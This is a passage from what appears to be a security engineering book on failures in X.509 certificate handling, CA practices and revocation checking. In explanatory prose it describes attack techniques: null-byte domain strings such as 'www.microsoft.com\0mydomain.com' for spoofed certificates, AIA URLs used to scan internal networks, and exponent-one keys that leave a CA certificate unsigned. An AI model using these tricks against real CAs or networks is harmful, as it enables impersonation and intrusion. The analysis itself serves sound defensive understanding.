Newer versions of Firefox were updated to try and address the fixed-DN assumptions by pulling in substitute identifiers from other locations, with the result that they now display phantom entries where there aren't any. All of this conflicts badly with the advice given to users to carefully examine the contents of unknown certificates (which in any case doesn't make any difference, see "Case Study: Connecting to a Server whose Key has Changed" on page 535) because what the application displays to them may only bear a passing resemblance to what's actually in the certificate (finding out what's really hidden in there often requires the use of low-level command-line tools like dumpasn1, which decode the binary certificate data and display every item in it in text form [455]).

One of the most entertaining aspects of DNs is the fact that they can be encoded forwards or backwards in certificates. This occurs because of an ambiguity in how they're represented. The LDAP string format, following the UK JANET tradition from the 1980s of encoding email addresses backwards so that email intended for a university's computer science ('cs') department would end up being sent to Czechoslovakia (country code 'cs'), represents the components in reverse order to how they're actually encoded in items like certificates and the security protocols that use them [456]. As a result anything that uses this form as a reference will encode the DN in reverse order as well. This is a characteristic of some Java implementations but also occurs in other software like .NET, in which the GetIssuerName and GetSerialNumber methods return the information in reverse order to what's displayed by the Microsoft Management Console (MMC) snap-in, the default certificate-management application for Windows (the serial number in this case isn't a DN, but GetSerialNumber still manages to get the individual bytes in it backwards).

Things get especially entertaining when different versions of the same software process the bytes in the opposite order, as IIS 4 and IIS 5 did [457], and in the presence of such behaviour with X.509's blacklist-based validity checking a malicious certificate owner can avoid having their certificate revoked without even trying. Making this even more entertaining is the fact that some digital signature legislation like the Italian signature law requires the use of oddball encodings for DN components that include forward slashes and commas, the same values that are used as delimiters in the LDAP string representation, creating values that are "able to confuse a standard X.509 parser even more" [229].

This confusion over encoding is reflected in certificates, where DNs may be forwards, backwards, or even backwards and forwards in the same certificate (since there are two DNs in the certificate itself to get wrong and even more in extensions). One European national CA encodes DNs backwards and forwards apparently at random, while others are more consistent and at least get the DN backwards in all of their certificates. Other CAs get the issuer name (copied verbatim from the issuing certificate via `memcpy()`) forwards but the subject name (encoded on the spot from components) backwards. In case that isn't confusing enough, some certificates contain DN components in more or less arbitrary order, assembled in who knows what manner by the requesting software or issuing CA, including duplicate instances of the same AVA at different locations in the DN (further confirming the point already made in "Security Guarantees from Vending Machines" on page 38 that some CAs seem to perform little to no checking of all of the various components that are present in the certificates that they're issuing, although in at least one CA's case it was done deliberately in order to work around inconsistencies in how some PKI software displays certificate identification information).

One particularly amusing set of entries that you'll sometimes find in a DN is a Domain Component or DC, a bizarre attempt to encode Internet domain names, component by component, using X.500 (with the DC itself identified using a value from an X.25 address). Because the DN that contains them can be encoded forwards or backwards, and in any case no-one really knows which order the DCs are meant to be in [458], this represents another return to the JANET tradition from the 1980s (the DC concept came from the same source as JANET, although there probably wasn't a conscious effort to duplicate the backwards and forwards encoding issues). Even the standards documents get confused over it, with the PKIX standard listing it in left-to-right order in one place and right-to-left order in another [459]. The solution to this problem is fairly obvious, don't use DCs, particularly since there's already a standard, perfectly workable place for specifying domain names in certificates without having to reformat them to try to pretend that they're part of X.500.

In all of these cases the strategy suggested in "Problems with Identity Certificates" on page 664 of ignoring everything but the components of interest like the common name, email address, and URL, will address these problems. Ignoring any alternative common names and other secondary identifiers that someone may have managed to slip into a certificate is generally a good idea since there's no guarantee that anyone involved in the creation, issue, or verification of the certificate actually examined, or was even aware of, their existence. This is borne out by one report on PKI implementation experience which, commenting on the practice of CAs storing email addresses either in the DN or in a specialised location created for it in the `subjectAltName` certificate extension, and sometimes in both locations, and with multiple instances of email addresses, reported that "although this should be avoided, it is reported to work sometimes" [229], with "sometimes" presumably being more or less a coin-toss based on which CA and PKI software was in use at the time.

The problems that arise from the ability to specify identities in multiple, often somewhat ambiguous, locations are illustrated by one CA survey that covers the various combinations of locations and records how different applications deal with them. Application behaviour encompasses everything from not even realising that they're there through to treating them as expected through to rejecting the entire certificate that they're contained in, with some of the ones that are rated as "least compatible" being the ones recommended by PKI standards [460][461]. One interesting way to abuse this confusion, a variant of the issue mentioned earlier of CAs and applications not handling cases of multiple identical name components being present, is to request a certificate with different identifiers placed in locations that are regarded as being equivalent, so that the CA verifies an identifier in one location and the application uses a different identifier from another location that's treated as equal to the CA-verified one. For example older Palm and Symbian phones would ignore the email address that the CA had placed in the `subjectAltName` extension, the intended location for email addresses, and pull a value out of the X.500 common name field and use that instead.

Particularly entertaining in this instance are certificates used for content distribution networks or CDNs. Since a CDN virtual-hosts multiple sites on a single actual host, the certificates have to contain the domain names for each virtual-hosted site. This leads to something known as Sybil certificates. Sybil certificates are named after a bestselling book about a patient who had what was at the time called multiple personality disorder [462] and is now known as dissociative identity disorder (DID), although later work indicated that this exhibition of multiple personalities (known as "alters") was inadvertently encouraged by Sybil's primary therapist [463][464] and was followed by an explosion of similar cases not long after the Sybil book and its accompanying TV movie/miniseries were released [465], with the whole topic of DID remaining somewhat controversial [466][465].

Sybil certificates contain huge lists of names for totally unrelated sites, with some single certificates identifying over a hundred unrelated domains (and in some cases the scope is extended even further by the use of wildcards in the domains). One such multi-domain certificate covers everything from the Mozilla foundation, credit reporting agency Experian, the French postal service, TRUSTe, and the Information Systems Audit and Control Association (ISACA), through to Chainlove, Bonktown, and Dickies Girl (which aren't nearly as titillating as they sound) [467]. Certificates not issued by public CAs but in use at relatively popular public sites go even further, with some containing hundreds of names, up to a record of just over three hundred and fifty names in a single certificate [468].

These Sybil certificates are necessitated by both the nature of CDNs (something that's light-years removed from the global X.500 directory that certificates were designed for) and PKI reality. While TLS has an optional facility called Server Name Indication (SNI) that would allow a server to choose the appropriate certificate to present, this both wasn't supported well enough to rely on it and in any case doesn't really solve the problem since now a CDN would be forced to buy thousands of certificates, one for each domain that they host, instead of a much smaller (and therefore far cheaper) number of Sybil certificates. The downside of these convenient Sybil certificates, combined with their use in CDNs, is that they're ideal for use in SSL/TLS phishing attacks, as the bad guys have already discovered [469].

The reverse of this situation is encountered in the WAP, or more recently general web, gateways deployed by some telecommunications providers, which use wildcard certificates to avoid the need for Sybil certificates that would need to contain every domain on the planet (or at least every one that's accessible through the gateway) [133] , or redirect mobile web browsing to the mobile vendor's or telco's gateway, which opens an SSL connection to the target system, decrypts the traffic at the gateway, reformats it and performs other optimisations to make it amenable for use with a mobile device, and finally re-encrypts it using the gateway's certificate, which is implicitly trusted by the mobile browser [470][471][472]. A downside of these techniques is that an attacker who manages to compromise the gateway (or the telco using it) can spoof, and intercept supposedly-secure traffic to, any SSL/TLS-secured site on the Internet.

Going beyond the DN details, the encoding of the values themselves represents another challenge. For peculiar historical reasons (a phrase that seems to turn up a lot when discussing X.500) the encoding of strings in DNs is handled via a particularly strange collection of oddball string types, most of which bear little to no relation to any character encoding in actual use (X.500 predates UTF8 by many years, and even after UTF8 was added as an encoding format many implementations avoided it in order to remain compatible with the deployed base of PKI applications that wouldn't know what to do with a UTF8 string, for example Netscape would simply refuse to process any certificate containing a UTF-8 string [229]. Earlier versions of the standard eventually admitted Unicode strings, but since the version of Netscape that was prevalent at the time would crash with a null pointer dereference due to a missing entry in a decoding table this tended not to get used much).

The notorious T61String is a case in point. T61String was the next step up in the progression from the basic DN string types and was needed to encode anything more sophisticated than the most primitive subset of ASCII, for example characters used in

European languages, or even relatively simple strings like email addresses, since you're not even allowed to use an '@' character in the limited ASCII subset allowed by the other character string types. To give an indication of what faced implementers trying to use this string (and feel free to skip to the next bit if you start feeling nauseous), one definition of T61String was given in the 1990 version of X.208 which indicated that it contains registered character sets 87, 102 (a minimalist version of ASCII), 103 (a character set with the infamous "floating diacritics" which means that things like accented characters are encoded as *add an accent to the next character + character* rather than with a single character code), 106 and 107 (two useless sets containing control characters that no-one would ever use in a certificate name), SPACE, and DELETE. The newer 1997/1998 X.680 adds the character sets 6, 126, 144, 150, 153, 156, 164, 165, and 168 (the reason for some of these additions is because once a character set is registered it can never change except by "clarifying" it, which produces a completely new character set with a new number). Beyond this there are even more definitions of T61String, with the original CCITT 1984 ASN.1 specification defining T61String by reference to a real T.61 recommendation (from which finding the actual permitted characters is challenging, to put it mildly), then the ISO 1986 specification defined them by reference to the international register, then the CCITT 1988 specification changed them again, and finally they were changed again for the ISO/ITU-T 1994 specification. The encoding for this confusion is specified in X.209 which indicates that the default character sets at the start of a string are 102, 106 and 107, although in theory you can't really make this assumption without the appropriate escape sequences to invoke the correct character set. One attempt at implementing all of this required over 150kB of densely-written code just to handle the one-way conversion of this single (pseudo-)character set into Unicode (although much of that was the special handling required for CJK Asian character sets) [473].

A widely-adopted practice among implementers was to ignore all of the above and use latin-1/ISO 8859 characters for T61Strings, which aren't included in any of the above but at least make sense and have a universally-recognised form. Some implementations did actually try and follow the rules above, but no significant PKI application that I know of can display the resulting strings correctly.

Staying on the theme of interesting tricks that you can pull with string encodings, putting a null into the middle of a string value, which acts as an end-of-string marker in the C programming language, turns out to be a great way to give yourself an official CA-issued certificate for any domain you want [453]. For example to obtain a certificate for Microsoft you would, if you didn't feel like simply asking a CA for it (see "Security Guarantees from Vending Machines" on page 38), request a certificate for `www.microsoft.com\0mydomain.com`. The CA would perform a perfunctory check that you're associated with `mydomain.com` and issue the certificate, which is then treated as being for `www.microsoft.com` by software that stops looking at the string as soon as it encounters the embedded '\0'. This led to an amusing scene at Defcon 2009 with a motley collection of security geeks sitting in the corridor outside the talks sessions busy buying certificates for Adobe, Apple, Microsoft, Verisign, Yahoo, and others, until they ran out of money. At one point there was a 48-hour backlog at one CA because of all the bogus certificates that were being bought from it.

By putting the terminator at the start of the string as security researcher Moxie Marlinspike did you can even end up with a wildcard certificate that matches any domain, and in combination with Marlinspike's SSLSniff tool spoof any SSL web site [474][475]. As with many other PKI failures, this one wasn't fixed in some major browser implementations until widespread publicity over the creation of a bogus certificate for PayPal that utilised the weakness [476] (in a fit of pique, PayPal then suspended the account of the security researcher who had originally pointed out the problems in SSL certificates [477]).

One of the many extensions that can be included in a certificate is one for certificate policies, a kind of kitchen-sink extension for legal disclaimers and other odds and ends. Since an extension for legal disclaimers is (predictably) going to be rather

complex, Microsoft at one point avoided the need to decode it by hard-coding the Verisign certificate policy into their software so that no matter what the certificate policy actually was, when you tried to examine it what was displayed was Verisign's policy (it was quite amusing seeing Verisign's policy pop up when viewing a certificate from a CA whose official issuing policy was "This certificate isn't worth the paper it's not printed on"). Other implementations took the much easier option of just ignoring the whole extension.

A particularly creative use of hardcoded certificate handling was implemented by a European PKI software vendor with an eye on the lucrative market that (it was hoped) was going to be created by digital signature legislation. Rather than decoding the certificates, which would have required a lot of implementation effort, the vendor's PKI software hardcoded the behaviour required by the digital signature legislation into the implementation so that no matter what sort of certificate you fed it, the key in it was handled as outlined in the signature legislation and not as specified in the certificate (or at least that was the theory, in practice it wasn't handled as required by the legislation either).

Another variant created by a different vendor only persisted three security attributes to the smart card in which the certificates were held, reporting the other values as successfully written but resetting them to their default values each time that the software was re-run. Another European CA, who was also a PKI software vendor (many CAs are) and for which use of their CA services was mandated by government decree, took advantage of the brokenness of their own PKI toolkit to only issue certificates to users using the toolkit, locking out users from using more standards-compliant tools sold by any other vendor (the colloquialism for this practice in the country where it occurred is apparently "appointing a goat as a gardener").

An analysis of CA-produced signing applications in another European country determined that these practices have "resulted in a situation where it is necessary to devise a separate project for each business purpose that required smart cards [a prerequisite for the certificate-based signing that was mandated there], which means that each employee is issued with a number of cards, each tied to a different vendor" [478].

There are many further variations of this approach, for example one CA identified requests created by its own client software (probably through request fingerprinting) and quietly dropped anything created by competing products, conveniently ensuring that only the products that the CA's technology and consulting arm sold would work with the CA's service [479] (again, the fact that their services were government-mandated meant that they could get away with this since users couldn't easily switch to another CA). Another CA added incompatible modifications to a standard protocol "for security reasons", presumably referring to the financial security of the CA since they could now exclude requests from anyone who hadn't bought the CA's software.

CAs issuing high-value European Qualified Certificates can put the most bizarre things in there and still expect implementations to correctly deal with them. Qualified Certificates have been spotted containing object identifiers (a type of unique ID for an item) for policies and procedures that aren't documented anywhere (or at least nowhere on the public Internet, making it impossible to determine how the certificate was issued or under which conditions it should be used), a special-case certificate policy called `anyPolicy` with no actual value[160], unknown extensions that no implementation can do anything with, and supposedly high-value authentication data like biometric information containing hashes of unknown values that, again, no normal implementation can do anything with.

This may provide at least one reason why some CAs try and enforce the use of their own software, that nothing else will correctly deal with the resulting certificate extensions, effectively turning the public X.509 standard into a proprietary format for the CA that nothing else can use. For example one extension that can be used with Qualified Certificates is the reliance-limits field, which defines the maximum

---

[160] Indicating that the certificate's qualifications may have been of the kind that you obtain as an email attachment.

monetary value that can be used in transactions that the certificate is used to approve. A number of CAs set this to zero (meaning that you apparently can't rely on what's supposed to be a high-reliability certificate), while others encode the value incorrectly so that it can't be decoded by any normal implementation. Since most implementations completely ignore extensions like this (any that did pay attention to them would reject the certificate), the use of custom CA-provided software seems to be the only way to deal with them. Again, because the market for Qualified Certificates is so small and so specialised, there's no real market pressure to weed out these broken certificates and implementations.

The situation with the Qualified Signatures produced with the Qualified Certificates is no better. In one European country, when Qualified Certificates/Qualified Signatures were first mandated, four different CAs (who all happened to also be Qualified Signature software providers) managed to come up with four different standards-compliant but mutually incompatible signing formats. A few years later this had ballooned out to fourteen formats, of which just one single pair was interoperable [478]. Something similar happened in Russia, where even the existence of a central certification office for cryptographic information protection (CIPF in Russian) could help one CIPF facility process information from another CIPF facility [480].

As "CRLs" on page 679 has already mentioned, you can misuse PKI facilities to create all sorts of mischief on networks. For example certificates contain a mechanism called the `authorityInfoAccess` or AIA extension that directs the software using the certificate to go to an arbitrary URL/address and port for further information. By submitting a series of certificates with AIAs that point at frequently-used ports in blocks of private address space to a server and timing the amount of time that it takes the server to respond (depending on whether it gets an immediate connection-refused or has to time out when it tries to connect to the address that you've fed it) you can fingerprint private, internal networks, and once you've identified the presence of a server at a given address you can use AIA again to locate open ports on it.

A variant of this malicious-URL trick has already been used by attackers to install trojans and other malware on users' machines. In this case they used DRM'd Windows Media files rather than certificates. When Windows Media Player encounters a DRM'd file for which the user doesn't have a licence, it visits the URL contained in the file for further information, in the same way that certificate-using software visits the URL in an AIA extension for further information. The location that Media Player visits then takes advantage of Windows vulnerabilities to load malware onto the user's PC [481].

Another use for the attacker-controlled URL capability is to allow an attacker to open ports in a NAT-style firewall. Because of problems with incorrectly-configured clients and servers that provide incomplete certificate chains, some applications will automatically try and use the AIA data to try and locate missing certificates in the chain [482], and the whole thing is a catch-22 that can't be fixed because you need to access the unverified AIA in order to try and retrieve the certificate that's required in order to check that the AIA is safe to access, or at least to check that it's (hopefully) been vetted by a CA.

```
-----BEGIN CERTIFICATE-----
MIIQojCCCIoCAQAwDQYJKoZIhvcNAQEEBQAwGDEWMBQGA1UEAxMNS29tcGxleCBM
YWJzLjAeFw01MTAxMDEwMDAwMDBaFw01MDEyMzEyMzU5NTlaMBgxFjAUBgNVBAMT
DUtvbXBsZXggTGFicy4wgggMA0GCSqGSIb3DQEBAQUAA4IIDQAwgggIAoIIAQCA
A++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
+/////////////////////////////////////////////////////////////+
+/////////////////////////////////////////////////////////////+
+///++++HELLO+THERE++++/////////////////////////////////////////+
+/////////////////////////////////////////////////////////////+
+///And/welcome/to/the/base64/coded/x509/pem/certificate/of////+
+/////////////////////////////////////////////////////////////+
+///KOMPLEX/MEDIA/LABS//////////////////////////////////////////+
+///www/dot/komplex/dot/org/////////////////////////////////////+
+/////////////////////////////////////////////////////////////+
+///created/by/Markku+Juhani/Saarinen///////////////////////////+
+///22/June/2000///dw3z/at/komplex/dot/org/////////////////////+
+/////////////////////////////////////////////////////////////+
+///You/are/currently/reading/the/public/RSA/modulus///////////+
+///of/our/root/certification/authority/certificate///////////+
+/////////////////////////////////////////////////////////////+
+///Which/happens/to/be/16386/bits/long/////////////////////////+
+/////////////////////////////////////////////////////////////+
+///And/fully/working/and/shit/////////////////////////////////+
+/////////////////////////////////////////////////////////////+
+///And/totally/insecure///////////////////////////////////////+
+/////////////////////////////////////////////////////////////+
```

Figure 194: Excerpt from the Komplex Labs certificate

While this list of PKI brokenness could continue for some time, highlighting increasingly silly behaviour in both CAs and implementations, I'll wrap it up for now with the certificate created by Markku-Juhani Saarinen shown (at least in part, since the full encoded form is rather long) in Figure 194.

The more observant among you will probably have noticed that there's something not quite right about this certificate. Unfortunately PKI software is less observant, with Windows' and Firefox's opinion of the certificate shown in Figure 195 (the reason why Windows reports it as not trusted is solely because it wasn't issued by a public CA like Verisign, not because it's found anything wrong with the certificate itself).

Figure 195: Komplex Labs certificate as viewed by Windows and Firefox

The certificate's negative validity period is from midnight on January 1951 to one second before midnight on January 1951, with both applications considering it expired but otherwise OK (the expiry may be due to an error in reading the standards, since a one-bit change would make the date range valid, it may also have been set deliberately in order to highlight other bugs because some of the software available at the time that it was created considered it to be valid until 2050). In any case what

makes this certificate of real interest, beyond some other entertainment built into it[161] is the fact that the certificate isn't signed. In other words it's accepted as a valid CA certificate even though it's not actually signed! The key to this trick is to use an RSA exponent of one in the public key. RSA signing uses exponentiation, and raising something to a power of one has no effect, turning the "signing" operation into a no-op. This is convenient for CAs because they can copy in information and change fields in the certificate and only need to update the certificate hash without having to perform any expensive private-key operations on the certificate itself.

As with the handling of the `basicConstraints.cA` flag, this issue had been known for many years before it was fixed. In Mozilla's case when this occurred it was reported that public CAs were issuing certificates with keys with the exponent set to one [483][484]. With Windows the situation was a bit more complicated because the use of exponent-one keys is a documented method for bypassing encryption security controls (specifically, FIPS 140 security certification requires that keys be protected outside the security perimeter by being encrypted, and using no-op encryption of this type means that you can export keys unprotected while still claiming to be compliant with FIPS 140).

Figure 196: Another distinctly peculiar certificate

An even more entertaining certificate is shown in Figure 196. This has an invalid issuer name, an invalid subject name, an invalid start date, an invalid end date, an invalid public key (as illustrated in Figure 196) and an invalid signature (in fact there's virtually no content present in this certificate that's actually valid apart from the serial number, 1), but many PKI applications, both commercial and open-source, have no problems in accepting it (note that what's displayed in Figure 196 isn't necessarily what's in the certificate, since the application is decoding it incorrectly). What brought this fairly remarkable certificate to people's attention wasn't the fact that it was being accepted by applications but a complaint that a particular PKI application actually had the temerity to reject it, again illustrating the PKI market in effect.

---

[161] If anyone ever does security stand-up comedy then this certificate would be the punchline for the PKI joke.

Figure 197: Yet another odd certificate

Another variation on this theme is shown in Figure 197, with applications again unable to see a problem with it.

```
1091  20:  SEQUENCE {
1093   9:    OBJECT IDENTIFIER
       :      sha1withRSAEncryption (1 2 840 113549 1 1 5)
1104   7:    OCTET STRING 'testing'
       :    }
```

Figure 198: Altered certificate data undetected by most major PKI implementations

Yet another example of this occurred in late 2011 when a security researcher demonstrated how to alter portions of the contents of certificates issued by major CAs [485]. It was necessary to reach out to some quite obscure X.509 implementations in order to finally locate any that could detect that there was a problem, since none of the major ones like MSIE/CryptoAPI, Mozilla, and OpenSSL noticed that there was anything wrong [486][487][488]. An excerpt from such a modified certificate taken from a public web site, in this case with the string 'testing' injected into it, that was issued (in its original unmodified form) by a public CA, is shown in Figure 198 (it's necessary to display it using a low-level command-line tool because it wasn't possible to locate a standard GUI application like a web browser or other PKI-enabled software that realised that anything was wrong).

These problems aren't confined to certificates but extend to other aspects of PKI as well. For example older Microsoft software, alongside hard-coding the Verisign certificate policy, also hardcoded a Verisign URL for CRL checks so that no matter who had actually issued your certificate the software would try and download a Verisign CRL to check it. Because Verisign had moved the location of the CRL in the time since Microsoft had hardcoded it, this didn't work even for the certificates that had actually been issued by Verisign. As was already mentioned in "Case Study: Inability to Connect to a Required Server" on page 538, older versions of Internet Explorer and Outlook would grope around blindly for a minute, then time out and continue without performing the check, so the sole effect of enabling CRL checking was to add a one-minute delay to certificate processing (since revocation checking was disabled by default, most people never noticed this). This type of behaviour still exists in recent versions if the CRL is fetched via LDAP and access is blocked by a

firewall (these are rarely configured to allow LDAP traffic through), in which case the software again hangs until a timeout is triggered and then it continues anyway, with the result being that the standard "fix" is to disable revocation checking if it was ever enabled.

Possibly as a reaction to these problems, Outlook 2000 ignored CRL checks (unless you hand-edited the registry) and always reported a certificate as not revoked. Outlook 2002 did actually check for a CRL but due to a coding bug couldn't tell whether it was revoked or not. In a CRL analogue of the reversed handling of certificate extensions described earlier, some versions of Microsoft software disabled any checking of certificate validity (things like checking whether the certificate had expired or checking the issuing CA's certificate) because they treated the CRL as a whitelist instead of a blacklist and assumed that if it wasn't on the CRL then it had to be OK.

Even the (at the time) latest version of Internet Explorer couldn't check for the revocation of the rogue CA certificate created due to the MD5 hash function weakness discussed earlier because, in the interests of saving space, the certificate didn't contain a helpful pointer to a server to ask whether it had been revoked or not, an instance in this case of asking the drunk whether he's not drunk (Firefox 3 had exactly the same problem) [438]. In any case even if this extension had been present in the certificate and checked by the PKI software it wouldn't have made any difference. Because the certificate was manufactured by the attacker rather than issued by the CA they could have set it to any location they wanted, and even if it was the correct one the CA hadn't issued it so it wouldn't appear on the CA's list of certificates and therefore couldn't be revoked, another example of the flaws inherent in blacklist-based checking that have already been covered in "Revocation" on page 677.

One particularly creative use of CRLs is employed by some European CAs, which issue pre-revoked certificates and then un-revoke them once the owner acknowledges that they've received them [489][490]. How PKI implementations deal with this interpretation of certificate usage is anyone's guess, although since few were effectively checking CRLs at the time that this practice was documented everything should seem to work OK no matter what the actual revocation status of the certificate was. Another interesting situation occurs in the case of the duplicate certificates discussed in "X.509 in Practice" on page 694. Since CRLs try to identify a certificate by its serial number rather than a more practical mechanism like a hash of the certificate, if multiple certificates have the same serial number then there's no way to revoke any one of them because no certificate can be uniquely identified.

Yet another interesting use of revocation was by Verisign, which issued certificates with very long validity periods on the assumption that customers would continue to pay for them and then planned to revoke them if they stopped paying, in the hope that the revocation would then prevent it from being used. As one commentator observed, "no one with a clue about PKI security would believe that a revoked cert provides equivalent security from misuse as a naturally-expired cert" [491]. Making things even worse, the CA was unable to issue a certificate with a shorter lifetime, apparently relying entirely on the correct functioning of revocation in order to deal with certificate expiration issues.

Although the above list of representative revocation-checking problems seems to focus somewhat on Microsoft software, this is purely because it's the most widely-used and so the bugs are the most likely to be noticed. Other vendors' software is no better, it just fails silently with little public discussion. For example one vendor, whose product was heavily focused on X.500 directories, would silently skip revocation checking if it couldn't locate or establish a connection to a directory server containing a CRL. Another PKI product stored downloaded CRLs in the Windows temporary directory and, if clearing of temporary files was enabled, would treat the absence of a CRL in the now-empty directory as an indication that the certificate was valid, effectively disabling all CRL checking. Another application from a large PKI vendor went in the opposite direction and safely stored CRLs in the Windows Program Files directory, which is only writeable by system administrators. In the

corporate environment where this product was typically used end users aren't given administrator access to their machines, with the result that the CRL store contained either no CRL at all or a single years-old one created when an administrator with write access to the directory had installed the software.

Amusingly, the use of outdated revocation information has even been written into European digital signature standards (which are in turn derived from international standards), requiring that signing software embed the revocation information that's current at the time of signing alongside the signature "to save time when the signature is verified by the recipient" [492] (apart from codifying the use of outdated revocation information in an international standard, consider what effect this requirement would have in conjunction with the 150MB CRLs discussed in "CRLs" on page 679).

One set of applications treated all certificates from a CA as invalid once the current CRL had expired, possibly a move to force users to fetch new CRLs rather than just ignoring the whole issue, although in this case the problem was solved when users discovered that if they simply deleted the CRL their application would "work" again. In addition, most CRL-using applications will continue to use the current CRL (no matter how out of date it is) until its expiry date, turning the revocation check into an empty ritual in which the same obsolete information (the default Microsoft CRL interval, for example, is a full week) is consulted again and again to determine a certificate's "current" validity [493].

On the other side of the equation, the software for running and administering a PKI is little better. A usability evaluation of products from several major PKI vendors found them extremely difficult to use, with users having to rely on trial and error as part of the process, and being unable to complete some parts of the tasks that they were intending to perform. Among other things the users found that the software simply assumed that certain additional components had already been installed (presumably because they were present on the software developers' machines but weren't part of any normal system configuration), that configuration changes in one part of the software weren't reflected elsewhere which "results in unintelligible error messages" being displayed to users, that there were no checks on what the administrative interface allowed users to set in a certificate, resulting in certificates that claimed to have been simultaneously issued in two different countries or with thousand-year validity periods "which the testers found incomprehensible", that trying to use the CA required manually configuring Windows system services, that some portions of the PKI software's functionality changed depending on whether it was running on the standard or the enterprise edition of Windows Server, that one PKI application provided complex formulae for disk space allocation that users were expected to calculate by hand (apparently the software wasn't able to do this itself), that the software defaulted to insecure key sizes, that wizards forgot values that had been entered when the "Next" and "Back" buttons were clicked, in one case requiring a complete reinstall of the PKI software to allow the missing value to be replaced, that use of the software required complex and irreversible changes to LDAP/X.500 directory schemas and attributes in order to fit the PKI software's idea of how the directory should be laid out (finding this out required an "intensive search of the web, the vendor's support web pages, the product documentation, and the CDs shipped with the software"), that end users could select insecure parameters in violation of the CA's security policy and that "neither the user nor the administrator got notified of this problem", and that "the testers found it astonishing that passwords had to be set via a command shell which — to top it all — crashed after three incorrect password entries" [7].

Now all of this isn't an experience report of a Perl script wrapped around OpenSSL, but evaluations of the latest releases of industry-leading PKI products from global software vendors. The amount of effort required to use these products was simply astonishing. The initial test case used in the evaluation, a supposedly simple exercise of setting up a CA for ten users to secure their email, took five working days for one PKI product and twenty-four (!!) working days for the second (the time required for the first product was fairly close to the vendor's own estimate of 100 hours effort, so

these figures aren't at all anomalous) [494]. The follow-up test case, with 100 employees and separate encryption and signing keys, took 14 working days for the first product and wasn't even attempted for the second, for which just issuing ten certificates had already taken over a month of real time.

The software that the certificates are used with is little better. For example one evaluation of signing applications used for high-assurance European Qualified Signatures found that "all a user can do is run the application, open a file, click through several screens loaded with technical and legal information, and either click 'sign' or 'verify' a file created in another application. This is how most applications of Qualified Electronic Signatures sold by certification authorities for users in Europe work" [478]. You can experience this for yourself by going to a European vendor of Qualified Signature software, downloading a trial version of their signing application, and looking at the near-incomprehensible example of task-directed design (see "Matching Users' Mental Models" on page 474) that it presents to the user.

